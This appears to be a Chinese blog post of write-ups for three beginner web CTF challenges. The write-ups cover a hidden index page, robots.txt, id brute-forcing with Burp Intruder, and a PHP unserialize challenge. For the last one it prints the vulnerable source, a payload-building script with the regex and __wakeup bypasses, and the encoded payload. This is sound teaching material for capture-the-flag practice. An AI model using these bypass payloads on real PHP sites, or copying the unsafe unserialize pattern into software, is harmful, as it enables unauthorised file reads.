
攻防世界-web进阶区

原创

Dy1n9 于 2020-10-30 18:37:39 发布 408 收藏 3

分类专栏： CTF_攻防世界

本文链接：https://blog.csdn.net/weixin_45890174/article/details/109103820




目录

baby_web

题目描述：想想初始页面是哪个


打开链接看到这个界面



这里有两种解法


法一：我们输入index.php ， 就会立即跳转到1.php

那我们就对index.php抓包看看



在请求头看到flag：flag{very_baby_web}


法二：题目提示说初始界面，但是url后面会自动跳转到1.php，我们可以在控制台找到初始界面， 按F12进入控制台点开原始的网址就可以看到



Training-WWW-Robots

打开链接是这样一个页面


题目提示了robots，我们就看看robots协议是什么东西



学过python爬虫一定都知道，简单的来说他就是 网站声明 哪些文件是不允许 爬取的 声明文件，至于别人是否遵守这个 协议，它无法限制

所以我们访问一下http://220.249.52.133:47824/robots.txt

然后再访问一下http://220.249.52.133:47824/fl0g.php





最后拿到flag：cyberpeace{903178f76966037c8b7e9ac18980dcdb}

---


ics-06

打开链接是一个网站







点了所有的目录，发现只有报表中心可以点进去



但是在这个页面不管点什么都没有反应，同时我们注意到上面有个id=1的字眼，后来看了wp发现这是一个id爆破，真是想不到啊，那就爆破一下吧




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.133:48330/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```





然后intruder开始爆破，最后爆破出来id=2333

可以在bp里面的页面看到flag，也可以在网页上看到flag



Request	Payload	Status	Error	Timeout	Length	Comment
2333	2333	200			1901	
0		200			1866	baseline request
1	1	200			1866	
2	2	200			1866	
3	3	200			1866	
4	4	200			1866	
5	5	200			1866	
6	6	200			1866	



得到flag: cyberpeace{06e924d21053a5a783468bd3fb3bc67a}

Web_php_unserialize

知识点：weakup()绕过，正则表达式绕过
源码：

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

> 我们先对源码解读一下：
> 首先有一个Demo类，一个私有类型变量$file的值为'index.php'；
> "__construct()"函数：这个函数是类创建对象（new）的时候会自动调用
> destruct()（两个下划线就不写了，csdn四个下划线负责加粗字体），这个函数是对象被回收的时候调用
> wakeup() 函数是反序列化时被自动调用的函数
> 下一段代码是get方式接收了一个var变量，首先对var进行base64解码，再去用正则匹配字符或字符串，“[oc]”匹配的是两个字母，\d是匹配整形数字，/i是不区分大小写，中间用冒号连接，主要是为了过滤反序列化字符串的前几位，这是需要绕过的

我们要得到fl4g.php就必须绕过三个东西：

1绕过wake up 函数

__wakeup()
是在反序列化操作中起作用的魔法函数，当unserialize的时候，会检查时候存在__wakeup()函数，如果存在的话，会优先调用__wakeup()函数。

绕过：

> __wakeup()函数漏洞就是与对象的属性个数有关，如果序列化后的字符串中表示属性个数的数字与真实属性个数一致，那么i就调用__wakeup()函数，如果该数字大于真实属性个数，就会绕过__wakeup()函数。

2 绕过正则表达式

> (preg_match('/[oc]:\d+:/i', $var))
> 而正则匹配的规则是: 在不区分大小写的情况下， 若字符串出现 “o:数字” 或者 "c:数字' 这样的格式， 那么就被过滤 .很明显， 因为 serialize() 的参数为 object ， 因此参数类型肯定为对象 " O " ， 又因为序列化字符串的格式为 参数格式:参数名长度， 因此 " O:4 " 这样的字符串肯定无法通过正则匹配
> 绕过
> 而O:+4没被过滤说明绕过了过滤而且最后的值不变。

3 必须是base64加密

直接对序列化的内容进行加密

这里写一个php脚本跑一下

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
$A = new Demo ('fl4g.php');      //创建对象
$C = serialize($A);                      //对对象A进行序列化
$C = str_replace('O:4','O:+4',$C);       //绕过正则表达式过滤
$C = str_replace(':1:',':2:',$C);    //wakeup绕过
echo $C;                                 //payload
echo (base64_encode($C));            //base64加密,最后的payload

?>
```

> 绕过 一： preg_match() O:+4:“Demo”:1:{s:10:“Demofile”;s:8:“fl4g.php”;}

> 二： __wakeup() O:+4:“Demo”:2:{s:10:“Demofile”;s:8:“fl4g.php”;}


```
O:+4:"Demo":2:{s:10:"<0x00>Demo<0x00>file";s:8:"fl4g.php";}TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==[Finished in 1.1s]
```

这里我们会惊奇的发现，“Demofile”只有8位，而前面字段却写了10，这是因为private型变量序列化之后会变成“\x00 + 类名 + \x00 + 变量名”形式，顺便拓展一下，protected类型变量会序列化成“\x00 + * + \x00 + 变量名”，由于“\x00”在浏览器显示为空，因此一定要在浏览器输出字符串之前将其进行base64编码

（这里盗了另一位作者的图）


下面给大家看一下两者的区别：

```
O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}
```



